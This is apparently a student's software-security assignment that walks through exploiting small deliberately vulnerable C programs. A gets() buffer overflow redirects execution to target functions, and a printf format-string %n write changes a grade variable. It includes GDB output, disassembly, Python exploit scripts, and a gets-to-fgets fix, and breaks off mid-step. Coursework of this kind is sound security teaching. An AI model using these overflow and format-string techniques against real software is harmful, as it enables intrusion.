Security For Software Systems
Assignment 1

R00159222 - Zachary Dair
zachary.dair@mycit.ie

Question 1:

Part 1: *(High Level Approach)*

Firstly from analysing the code, we see the two separate functions (**partialwin** and **fullwin**) that we need to redirect to in order to get the desired output.


We can also see the **vuln** function which contains a character array, and a **gets** function to retrieve user input. This **gets** function is a great find, as it's prone to buffer overflow attacks, it's fatal flaw stems from the function being unable to detect how big the buffer should be, and it keeps reading data until it encounters a newline or EOF, thus resulting in a possible overflow.

This **vuln** function is called **main**, in order to output the contents of the two functions (**partialwin** and **fullwin**) we need to first overflow the buffer, by finding how much padding (how many bytes are required before causing a segmentation fault after filling the buffer) is required, after this we need to find the address for both functions this can be done by placing breakpoints in GDB for those specific functions or by disassembling the code.

Once found we can append these addresses directly after the buffer overflow padding, thus allowing us to redirect the return address stored on the stack, replacing it with our **partialwin** function, and subsequently the **fullwin** function, instead of returning to main directly.

Part 2: *(Step by Step Approach)*

1) Re-write and compile the question1.c file, open question1.o with GDB



Highlighted in red is the compile command, and green shows us initial insight into vulnerabilities, such as the usage of the gets function. (-o question.o was actually: -o question1.o)

2) We can list the lines of code, using the list <line number> command, using this we can then add breakpoints on before the gets and after the gets function this has two usages, firstly we can use these breakpoints to pause runtime, and examine various aspects of the program such as the stack, and how they change over the course of the program’s runtime. We can also conveniently use the breakpoint function, to give us the address of the line of code we placed the breakpoint on.

```
(gdb) list 18
13
14      void vuln(){
15              char buffer[36];
16
17              gets(buffer);
18              printf("Buffer contents %s\n", buffer);
19      }
20
21      int main(int argc, char **argv){
22              vuln();
(gdb)
```

```
(gdb) break 15
Breakpoint 1 at 0x8048497: file question1.c, line 15.
(gdb) break 18
Breakpoint 2 at 0x80484a3: file question1.c, line 18.
(gdb)
```

Interestingly, these addresses do not correspond to the functions, but to the code inside the function.

3) To take full advantage of our breakpoints, we can define a function to run at each of these breakpoints, which displays information that may be of use to us, this function is called a Hook-Stop, and will consist of several commands:

```
(gdb) define hook-stop
Redefine command "hook-stop"? (y or n) y
Type commands for definition of "hook-stop".
End with a line saying just "end".
>x/64x $esp
>x/x $ebp
>end
(gdb)
```

At each breakpoint we will now see the contents of 64 addresses from the start of the stack, and the contents of EBP used as a reference when accessing local variables.

The purpose of this information is to identify the location of the return address for the **vuln** function, as we aim to overwrite this with our buffer overflow and redirect to our other functions.

4) Running the program with our breakpoints, now allows us to identify important changes in the stack when data is entered from the gets function.

```
(gdb) run
Starting program: /home/osboxes/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-1/question1.o
0xffffd0bc:     0x0804851b      0x00000001      0xffffd184      0xffffd18c
0xffffd0cc:     0x080484f1      0xf7fb63dc      0x0804821c      0x080484d9
0xffffd0dc:     0x00000000      0xffffd0e8      0x080484bf      0x00000000
0xffffd0ec:     0xf7e1e647      0x00000001      0xffffd184      0xffffd18c
0xffffd0fc:     0x00000000      0x00000000      0x00000000      0xf7fb6000
0xffffd10c:     0xf7ffdc04      0xf7ffd000      0x00000000      0xf7fb6000
0xffffd11c:     0xf7fb6000      0x00000000      0x72f22a80      0x4e9fc490
0xffffd12c:     0x00000000      0x00000000      0x00000000      0x00000001
0xffffd13c:     0x08048370      0x00000000      0xf7fedff0      0xf7fe8880
0xffffd14c:     0xf7ffd000      0x00000001      0x08048370      0x00000000
0xffffd15c:     0x08048391      0x080484b7      0x00000001      0xffffd184
0xffffd16c:     0x080484d0      0x08048530      0xf7fe8880      0xffffd17c
0xffffd17c:     0xf7ffd918      0x00000001      0xffffd32c      0x00000000
0xffffd18c:     0xffffd383      0xffffd38e      0xffffd3a0      0xffffd3b3
0xffffd19c:     0xffffd3e6      0xffffd3fc      0xffffd40d      0xffffd41d
0xffffd1ac:     0xffffd431      0xffffd454      0xffffd466      0xffffd482
0xffffd0e0:     0xffffd0e8

Breakpoint 1, vuln () at question1.c:17
17              gets(buffer);
(gdb)
```

Here the value of $ebp is the address: 0xffffd0e8.

The address of $ebp itself is 0xffffd0e0

We now continue, to the next breakpoint, at this point the application will be expecting some input. Using “AAAABBBBCCCC” we can easily identify where the contents has been stored on the stack, as they are represented by 41, 42, 43 in hex.

```
(gdb) c
Continuing.
AAAABBBBCCCC
0xffffd0bc:     0x41414141      0x42424242      0x43434343      0xffffd100
0xffffd0cc:     0x080484f1      0xf7fb63dc      0x0804821c      0x080484d9
0xffffd0dc:     0x00000000      0xffffd0e8      0x080484bf      0x00000000
0xffffd0ec:     0xf7e1e647      0x00000001      0xffffd184      0xffffd18c
0xffffd0fc:     0x00000000      0x00000000      0x00000000      0xf7fb6000
0xffffd10c:     0xf7ffdc04      0xf7ffd000      0x00000000      0xf7fb6000
0xffffd11c:     0xf7fb6000      0x00000000      0x5a7cff61      0x66111171
0xffffd12c:     0x00000000      0x00000000      0x00000000      0x00000001
0xffffd13c:     0x08048370      0x00000000      0xf7fedff0      0xf7fe8880
0xffffd14c:     0xf7ffd000      0x00000001      0x08048370      0x00000000
0xffffd15c:     0x08048391      0x080484b7      0x00000001      0xffffd184
0xffffd16c:     0x080484d0      0x08048530      0xf7fe8880      0xffffd17c
0xffffd17c:     0xf7ffd918      0x00000001      0xffffd32c      0x00000000
0xffffd18c:     0xffffd383      0xffffd38e      0xffffd3a0      0xffffd3b3
0xffffd19c:     0xffffd3e6      0xffffd3fc      0xffffd40d      0xffffd41d
0xffffd1ac:     0xffffd431      0xffffd454      0xffffd466      0xffffd482
0xffffd0e0:     0xffffd0e8

Breakpoint 2, vuln () at question1.c:18
18              printf("Buffer contents %s\n", buffer);
(gdb)
```

Here we can see the input string, and it’s position in the stack (highlighted red)

We can also see the address of $ebp (highlighted green), and directly after this, the return address for vuln (highlighted blue)

5) We can check the return address by disassembling the main function and looking directly after the function call for vuln

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b7 <+0>:     push   %ebp
   0x080484b8 <+1>:     mov    %esp,%ebp
   0x080484ba <+3>:     call   0x8048491 <vuln>
   0x080484bf <+8>:     mov    $0x0,%eax
   0x080484c4 <+13>:    pop    %ebp
   0x080484c5 <+14>:    ret
```

Here we can see the address of the vuln function as it’s called (red), and the return function (blue).

6)

7) Now that we have the return address of the function we can focus identifying the amount of padding required to overflow the buffer, by using a long string composed of multiple letters in batches of four, we can easily see at what point we overflow the buffer.

```
(gdb) c
Continuing.
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL
0xffffd0bc:     0x41414141      0x42424242      0x43434343      0x44444444
0xffffd0cc:     0x45454545      0x46464646      0x47474747      0x48484848
0xffffd0dc:     0x49494949      0x4a4a4a4a      0x4b4b4b4b      0x4c4c4c4c
0xffffd0ec:     0xf7e1e600      0x00000001      0xffffd184      0xffffd18c
0xffffd0fc:     0x00000000      0x00000000      0x00000000      0xf7fb6000
0xffffd10c:     0xf7ffdc04      0xf7ffd000      0x00000000      0xf7fb6000
0xffffd11c:     0xf7fb6000      0x00000000      0x667468a0      0x5a1986b0
0xffffd12c:     0x00000000      0x00000000      0x00000000      0x00000001
0xffffd13c:     0x08048370      0x00000000      0xf7fedff0      0xf7fe8880
0xffffd14c:     0xf7ffd000      0x00000001      0x08048370      0x00000000
0xffffd15c:     0x08048391      0x080484b7      0x00000001      0xffffd184
0xffffd16c:     0x080484d0      0x08048530      0xf7fe8880      0xffffd17c
0xffffd17c:     0xf7ffd918      0x00000001      0xffffd32c      0x00000000
0xffffd18c:     0xffffd383      0xffffd38e      0xffffd3a0      0xffffd3b3
0xffffd19c:     0xffffd3e6      0xffffd3fc      0xffffd40d      0xffffd41d
0xffffd1ac:     0xffffd431      0xffffd454      0xffffd466      0xffffd482
0xffffd0e0:     0x4a4a4a4a

Breakpoint 2, vuln () at question1.c:18
18              printf("Buffer contents %s\n", buffer);
```

Here we can see the input string, from A-L and where these bytes are placed in the stack, we can also see that the return address is no longer present.

```
(gdb) c
Continuing.
Buffer contents AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL

Program received signal SIGSEGV, Segmentation fault.
0xffffd0e8:     0x4c4c4c4c      0xf7e1e600      0x00000001      0xffffd184
0xffffd0f8:     0xffffd18c      0x00000000      0x00000000      0x00000000
0xffffd108:     0xf7fb6000      0xf7ffdc04      0xf7ffd000      0x00000000
0xffffd118:     0xf7fb6000      0xf7fb6000      0x00000000      0x667468a0
0xffffd128:     0x5a1986b0      0x00000000      0x00000000      0x00000000
0xffffd138:     0x00000001      0x08048370      0x00000000      0xf7fedff0
0xffffd148:     0xf7fe8880      0xf7ffd000      0x00000001      0x08048370
0xffffd158:     0x00000000      0x08048391      0x080484b7      0x00000001
0xffffd168:     0xffffd184      0x080484d0      0x08048530      0xf7fe8880
0xffffd178:     0xffffd17c      0xf7ffd918      0x00000001      0xffffd32c
0xffffd188:     0x00000000      0xffffd383      0xffffd38e      0xffffd3a0
0xffffd198:     0xffffd3b3      0xffffd3e6      0xffffd3fc      0xffffd40d
0xffffd1a8:     0xffffd41d      0xffffd431      0xffffd454      0xffffd466
0xffffd1b8:     0xffffd482      0xffffd48f      0xffffd4a2      0xffffda2a
0xffffd1c8:     0xffffda64      0xffffda98      0xffffdaac      0xffffdad5
0xffffd1d8:     0xffffdb0a      0xffffdb5e      0xffffdb69      0xffffdb98
0x4a4a4a4a:     Error while running hook_stop:
Cannot access memory at address 0x4a4a4a4a
0x4b4b4b4b in ?? ()
```

Here we can see that we can't access the memory at address 0x4a4a4a4a, this is because the program expects to execute the instruction at return address 0x4a4a4a4a but there is none there.

4A in hex is J, meaning that the padding required to overflow the buffer is from A-J in batches of 4.

8) Now we know that we can overflow the buffer and how many bytes are required to do so, we also can see that the return address is replaced by our input content, so the next step is to append the address for one of our functions at the end of the padding, but we firstly need to find this address. By using the list function we can identify the function names, **partialwin** and **fullwin**, using these names we can disassemble them and identify their addresses.

```
(gdb) list 8
3       #include <stdio.h>
4       #include <string.h>
5
6       void partialwin(){
7               printf("Achieved 1/2!\n");
8       }
9
10      void fullwin(){
11              printf("Achieved 2/2!\n");
12      }
(gdb)
```


Here we can see the two functions we want to call in order to get our desired output, and when disassembled, their corresponding addresses.

```
(gdb) disassemble partialwin
Dump of assembler code for function partialwin:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     push   $0x8048550
   0x08048473 <+8>:     call   0x8048340 <puts@plt>
   0x08048478 <+13>:    add    $0x4,%esp
   0x0804847b <+16>:    nop
   0x0804847c <+17>:    leave
   0x0804847d <+18>:    ret
End of assembler dump.
(gdb) disassemble fullwin
Dump of assembler code for function fullwin:
   0x0804847e <+0>:     push   %ebp
   0x0804847f <+1>:     mov    %esp,%ebp
   0x08048481 <+3>:     push   $0x804855e
   0x08048486 <+8>:     call   0x8048340 <puts@plt>
   0x0804848b <+13>:    add    $0x4,%esp
   0x0804848e <+16>:    nop
   0x0804848f <+17>:    leave
   0x08048490 <+18>:    ret
End of assembler dump.
(gdb)
```

9) Now we have both the padding amount, and our destination addresses that are required. We can now construct a python script which will output our padding, with the address for **partialwin** and **fullwin** appended afterwards, this causes our application to use the address of **partialwin** as a return address and subsequently after **partialwin** has been executed it will redirect to **fullwin** and execute that code. In order to use the addresses we must convert them from standard format to little endian, this can be done simply by flipping the bits, or we can use the struct library in python.

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ"
function1 = struct.pack("I", 0x0804846b)
function2 = struct.pack("I", 0x0804847e)
print padding+function1+function2
```

10) Finally we can use our python script to create our input in a file, and using that we can run the program with our custom input that will result in the desired outputs, displaying “Achieved 1/2 and Achieved 2/2”



```
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-1 $
 python input.py > inFile
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-1 $
 ./question1.o < inFile
Buffer contents AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJk�~�
Achieved 1/2!
Achieved 2/2!
Segmentation fault (core dumped)
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-1 $
```

Part 3: *(Stack Description)*

(Diagrams show the stack growing from high to low)

Initial Stack Frames:

Stack grows towards lower memory

...	0xBFFFFF00
main(argc, **argv)'s stack frame	
vuln()'s stack frame	
fullwin()'s stack frame	
partialwin()'s stack frame	
...	0xBFFFFC00

Stack Base

The Stack after calling main:

argc = 1
**argv = 0xf7e1e64
Return address: 0x080484c5
0xffffd0e8 (EBP)

(The program now calls vuln)

The Stack after calling vuln *(before user input)*:

Return address: 0x080484b6
0xffffd0e0 (EBP)
buffer[35]...[36]
buffer[31]...[34]
buffer[28]...[30]
buffer[24]...[27]
buffer[20]...[23]
buffer[16]...[19]
buffer[12]...[15]
buffer[8]...[11]
buffer[4]...[7]
buffer[0]...[3]

(At this point buffer is empty)


The Stack after calling vuln *(after user input)*:

Return address: 0x0804847e	Address for fullWin
0x0804846b (EBP)	Address for partialWin
buffer[35]...[36]	0x4a4a4a4a ("JJJJ")
buffer[31]...[34]	0x49494949 ("IIII")
buffer[28]...[30]	0x48484848 ("HHHH")
buffer[24]...[27]	0x47474747 ("GGGG")
buffer[20]...[23]	0x46464646 ("FFFF")
buffer[16]...[19]	0x45454545 ("EEEE")
buffer[12]...[15]	0x44444444 ("DDDD")
buffer[8]...[11]	0x43434343 ("CCCC")
buffer[4]...[7]	0x42424242 ("BBBB")
buffer[0]...[3]	0x41414141 ("AAAA")

(At this point buffer is overflowed, the return and EBP address have changed)


Part 4: *(Fixing Vulnerabilities)*

Old:




```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void partialwin(){
    printf("Achieved 1/2!\n");
}

void fullwin(){
    printf("Achieved 2/2!\n");
}

void vuln(){
    char buffer[36];

    gets(buffer);
    printf("Buffer contents %s\n", buffer);
}

int main(int argc, char **argv){
    vuln();
}
```

New:




```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void partialwin(){
    printf("Achieved 1/2!\n");
}

void fullwin(){
    printf("Achieved 2/2!\n");
}

void vuln(){
    char buffer[36];

    fgets(buffer, 36, stdin);
    printf("Buffer contents %s\n", buffer);
}

int main(int argc, char **argv){
    vuln();
}
```

The main vulnerability I was able to find was the usage of the **gets()** function, in order for **gets()** to be used safely it requires knowing exactly the length of the input string.

A viable replacement would be by using the **fgets()** function, with the following arguments, **buffer**, **36** as the max input length (also used when we create our **buffer**) and **stdin** (allowing us to read data inputted from the user).

Question 2:

Part 1-a: *(High Level Approach - Shortcut)*

Firstly from analysing the code, we see the **securegrading** function, inside this is a series of if statements comparing our grade variable's contents and printing a string based on the grade, our goal is to print the string "**Perfect grade attained!**", which normally requires the grade value to be equal to 100.

We can also see the **main** function which contains a character array, our grade variable set to 10, and a **gets** function to retrieve user input. The presence of the **gets** function is a great find, as it's prone to buffer overflow attacks, as seen in question 1.

There are also two printf functions, one with a string, and the other with our input variable, this is a second vulnerability as it is prone to a string format exploit, which will be described in Part 1-b.

As seen in question 1 we can use a buffer overflow to redirect the program to a specific instruction, so in this case, we will identify the amount of padding required to overflow the buffer, and then we will append the address of the print function that outputs, "**Perfect grade attained!**", this can be found by disassembling the **securegrading** function, and analysing the addresses to find the correct one.

Now when running the program with our padding, appended address, the desired output can be seen.

```
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $ ./question2.o < inString
User input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAƺPerfect grade attained!
```

Part 1-b: *(High Level Approach - Full)*

Now for a slightly more complicated approach, this requires a buffer overflow as above, in order to access the **securegrading** function, following this we need to adjust the **grade** variable to be equal to 100, luckily we have the printf(input) line which allows us to do a string format exploit.

We use padding as above, but this padding is different, as it will contain our target address, and string formatting which will allow us to write to the stack using %n our desired value, and then finally the securegrading function's address will be appended in order to redirect to that function.

Part 2-a: *(Step by Step Approach - Shortcut)*

1. Re-write and compile the question2.c file, open question2.o with GDB
2. We can then use the list command, to see the contents of the program, including the line numbers, this allows us to place breakpoints in order to do deeper analysis of the program at run time, specifically to see the stack and it’s changes from our input.

```
(gdb) list 25
20
21      int main(int argc, char **argv){
22              char input[48];
23
24              grade = 10;
25
26              gets(input);
27              printf("User input:");
28              printf(input);
29      }
(gdb) break 27
Breakpoint 1 at 0x804850a: file question2.c, line 27.
```

3. Now we can run the program, and input a large string to see how much padding is required to overflow the buffer.

   Running with the input *“AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN”*

   When we hit our breakpoint, we can then use the x/64x $esp command to see 64 addresses from our current stack pointer, this allows us to see the contents of the buffer in the stack.

```
(gdb) run
Starting program: /home/osboxes/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2/question2.o
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN

Breakpoint 1, main (argc=0, argv=0xffffd184) at question2.c:27
27              printf("User input:");
(gdb) x/64x $esp
0xffffd0b8:     0x41414141      0x42424242      0x43434343      0x44444444
0xffffd0c8:     0x45454545      0x46464646      0x47474747      0x48484848
0xffffd0d8:     0x49494949      0x4a4a4a4a      0x4b4b4b4b      0x4c4c4c4c
0xffffd0e8:     0x4d4d4d4d      0x4e4e4e4e      0x00000000      0xffffd184
0xffffd0f8:     0xffffd18c      0x00000000      0x00000000      0x00000000
0xffffd108:     0xf7fb6000      0xf7ffdc04      0xf7ffd000      0x00000000
0xffffd118:     0xf7fb6000      0xf7fb6000      0x00000000      0xc007eded
0xffffd128:     0xfc6a03fd      0x00000000      0x00000000      0x00000000
0xffffd138:     0x00000001      0x080483a0      0x00000000      0xf7fedff0
0xffffd148:     0xf7fe8880      0xf7ffd000      0x00000001      0x080483a0
0xffffd158:     0x00000000      0x080483c1      0x080484ee      0x00000001
0xffffd168:     0xffffd184      0x08048530      0x08048590      0xf7fe8880
0xffffd178:     0xffffd17c      0xf7ffd918      0x00000001      0xffffd32b
0xffffd188:     0x00000000      0xffffd382      0xffffd38d      0xffffd39f
0xffffd198:     0xffffd3b2      0xffffd3e5      0xffffd3fb      0xffffd40c
0xffffd1a8:     0xffffd41c      0xffffd430      0xffffd453      0xffffd465
```

4. Now after resuming the program we can see a segmentation fault due to the program attempting to execute the instruction at address 0x4e4e4e4e. This means that we have found how much padding we need in order to overflow the buffer.
5. Using the **disassemble securegrading** command, we can see the contents of the function, including the addresses we can easily identify the final print's address

```
(gdb) disassemble securegrading
Dump of assembler code for function securegrading:
   0x0804849b <+0>:     push   %ebp
   0x0804849c <+1>:     mov    %esp,%ebp
   0x0804849e <+3>:     mov    0x804a02c,%eax
   0x080484a3 <+8>:     cmp    $0x27,%eax
   0x080484a6 <+11>:    jg     0x80484b7 <securegrading+28>
   0x080484a8 <+13>:    push   $0x80485b0
   0x080484ad <+18>:    call   0x8048360 <puts@plt>
   0x080484b2 <+23>:    add    $0x4,%esp
   0x080484b5 <+26>:    jmp    0x80484e7 <securegrading+76>
   0x080484b7 <+28>:    mov    0x804a02c,%eax
   0x080484bc <+33>:    cmp    $0x63,%eax
   0x080484bf <+36>:    jg     0x80484d0 <securegrading+53>
   0x080484c1 <+38>:    push   $0x80485c6
   0x080484c6 <+43>:    call   0x8048360 <puts@plt>
   0x080484cb <+48>:    add    $0x4,%esp
   0x080484ce <+51>:    jmp    0x80484e7 <securegrading+76>
   0x080484d0 <+53>:    mov    0x804a02c,%eax
   0x080484d5 <+58>:    cmp    $0x64,%eax
   0x080484d8 <+61>:    jne    0x80484e7 <securegrading+76>
   0x080484da <+63>:    push   $0x80485e0
   0x080484df <+68>:    call   0x8048360 <puts@plt>
   0x080484e4 <+73>:    add    $0x4,%esp
   0x080484e7 <+76>:    push   $0x1
   0x080484e9 <+78>:    call   0x8048370 <exit@plt>
End of assembler dump.
```

(Highlighted in green are the first two print addresses, and red our desired one)

6. We can now use the padding amount, and the found address, in an input script, which allows us to overflow the buffer and redirect directly to the printf we desire.

```
GNU nano 2.5.3

import struct
padding = "A" * 52
printAddress = struct.pack("I", 0x080484da)
print padding+printAddress
```

```
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $ ./question2.o < inString
User input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAڄPerfect grade attained!
```

Part 2-b: *(Step by Step Approach - Full)*

1. The first step is finding the address of our target variable **grade**, this can be done using the **objdump -t question2.o** command, this will display various information about the program. We can find the address of the **grade** variable (*0x0804a02c*), as well as the address of the **securegrading** function (*0x0804849b*), which we need later on.

```
080483d0 g     F .text  00000004              .hidden __x86.get_pc_thunk.bx
0804a020  w      .data  00000000              data_start
00000000       F *UND*  00000000              printf@@GLIBC_2.0
00000000       F *UND*  00000000              gets@@GLIBC_2.0
0804a028 g       .data  00000000              _edata
08048594 g     F .fini  00000000              _fini
0804849b g     F .text  00000053              securegrading
0804a020 g       .data  00000000              __data_start
00000000       F *UND*  00000000              puts@@GLIBC_2.0
00000000  w      *UND*  00000000              __gmon_start__
00000000       F *UND*  00000000              exit@@GLIBC_2.0
0804a024 g     O .data  00000000              .hidden __dso_handle
080485ac g     O .rodata        00000004              _IO_stdin_used
00000000       F *UND*  00000000              __libc_start_main@@GLIBC_2.0
08048530 g     F .text  0000005d              __libc_csu_init
0804a030 g       .bss   00000000              _end
080483a0 g     F .text  00000000              _start
080485a8 g     O .rodata        00000004              _fp_hw
0804a028 g       .bss   00000000              __bss_start
080484ee g     F .text  0000003c              main
00000000  w      *UND*  00000000              _Jv_RegisterClasses
0804a028 g     O .data  00000000              .hidden __TMC_END__
00000000  w      *UND*  00000000              _ITM_registerTMCloneTable
0804a02c g     O .bss   00000004              grade
08048308 g     F .init  00000000              _init
```

2. Now we can start running the program, with various inputs to exploit the printf into displaying information about the stack that it shouldn't. Using the input "AAAA.%x.%x.%x.%x" we can see the contents of the stack following our input buffer.

```
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $ ./question2.o
"AAAA.%x.%x.%x.%x"
User input:"AAAA.41414122.78252e41.2e78252e.252e7825"osboxes@osboxes ~/Desktop/College_4-1/Soft
```

Above we can see the 41's representing the A's in our input and the following addresses in the stack.

3. Using an input file we can save a lot of time for printing the contents of the stack, we can use the struct library to add the target (the variable we want to edit) address in the correct hexadecimal format as well. Using the following we can see our input and 10 addresses on the stack that we shouldn't.

input.py ✖ | input.py ✖

```python
import struct
exploit = "AAAA"
exploit = struct.pack("I", 0x0804a02c)
exploit += "%x."*10
print exploit
```

```
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $ python input.py > inFile
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $ ./question2.o < inFile
User input:,�804a02c.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.8002e78.0.osboxes@osbo
```

4. We can add an extra line to our exploit, which will display the address of the first parameter in the printf, 1 followed by the dollar sign followed by x prints this.

input.py ✖ | input.py ✖

```python
import struct
exploit = "AAAA"
exploit = struct.pack("I", 0x0804a02c)
exploit += "%x."*10
exploit += "%1$x"
print exploit
```

The first parameter in this case is the target address, we can see that it has been printed at the start, and again after the 10 addresses.

```
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $ ./question2.o < inFile
User input:,�804a02c.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.31252e78.7824.804a02c
c/Assignment-1/Question-2 $
```

5. From the output above we can also see that we haven't entered the **securegrading** function as there was no output corresponding to the output from the printfs in that function, initially I attempted to use the buffer overflow alongside the printf by using the padding from the shortcut way of doing question2, (A*52) and then appending the **securegrading** function address followed by the printf content, unfortunately, as the if statements had been called before the printf had a chance to overwrite the contents of grade, the output always remained the same.

6. It seemed as if I needed to reverse the order, so by appending the **securegrading** address to the end of the exploit. But first, we need to write to the stack, this can be done inside a printf using the %n identifier, combining this with the parameter choice using $ we can make the printf write to the address in the second parameter, which happens to be our target address. And we have to remember that %n writes the length of the output to the stack.

```
input.py ✖   input.py ✖
import struct
secureGradingAddress = struct.pack("I", 0x0804849b)
gradeAddress = struct.pack("I", 0x0804a02c) #\x2c\xa0\x04\x08
exploit = "AAAA"
exploit += gradeAddress
exploit += "%x."*10
exploit += "%2$n"
print exploit+"AAAAAAABBB"+secureGradingAddress
```

```
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $ ./question2.o < inFile
User input:AAAA,�41414141.804a02c.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.32252e78.AAAAAAABBB��Excellent grade attained!
```

We can see that our buffer overflow worked as we entered the grading function, but also we see the grade is now excellent, meaning we must have written a value between 40 and 99 to the stack.


7. In order to write 100, we need to add some bytes before we write to the stack, but if we simply add more our buffer overflow will be over padded, this means we need to remove some from the padding afterwards and place it before the writing happens.

```
import struct
secureGradingAddress = struct.pack("I", 0x0804849b)
gradeAddress = struct.pack("I", 0x0804a02c) #\x2c\xa0\x04\x08
exploit = "AAAA"
exploit += gradeAddress
exploit += "BBB"
exploit += "%x."*10
exploit += "%2$n"
print exploit+"AAAAAAA"+secureGradingAddress
```

```
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $ ./question2.o < inFile
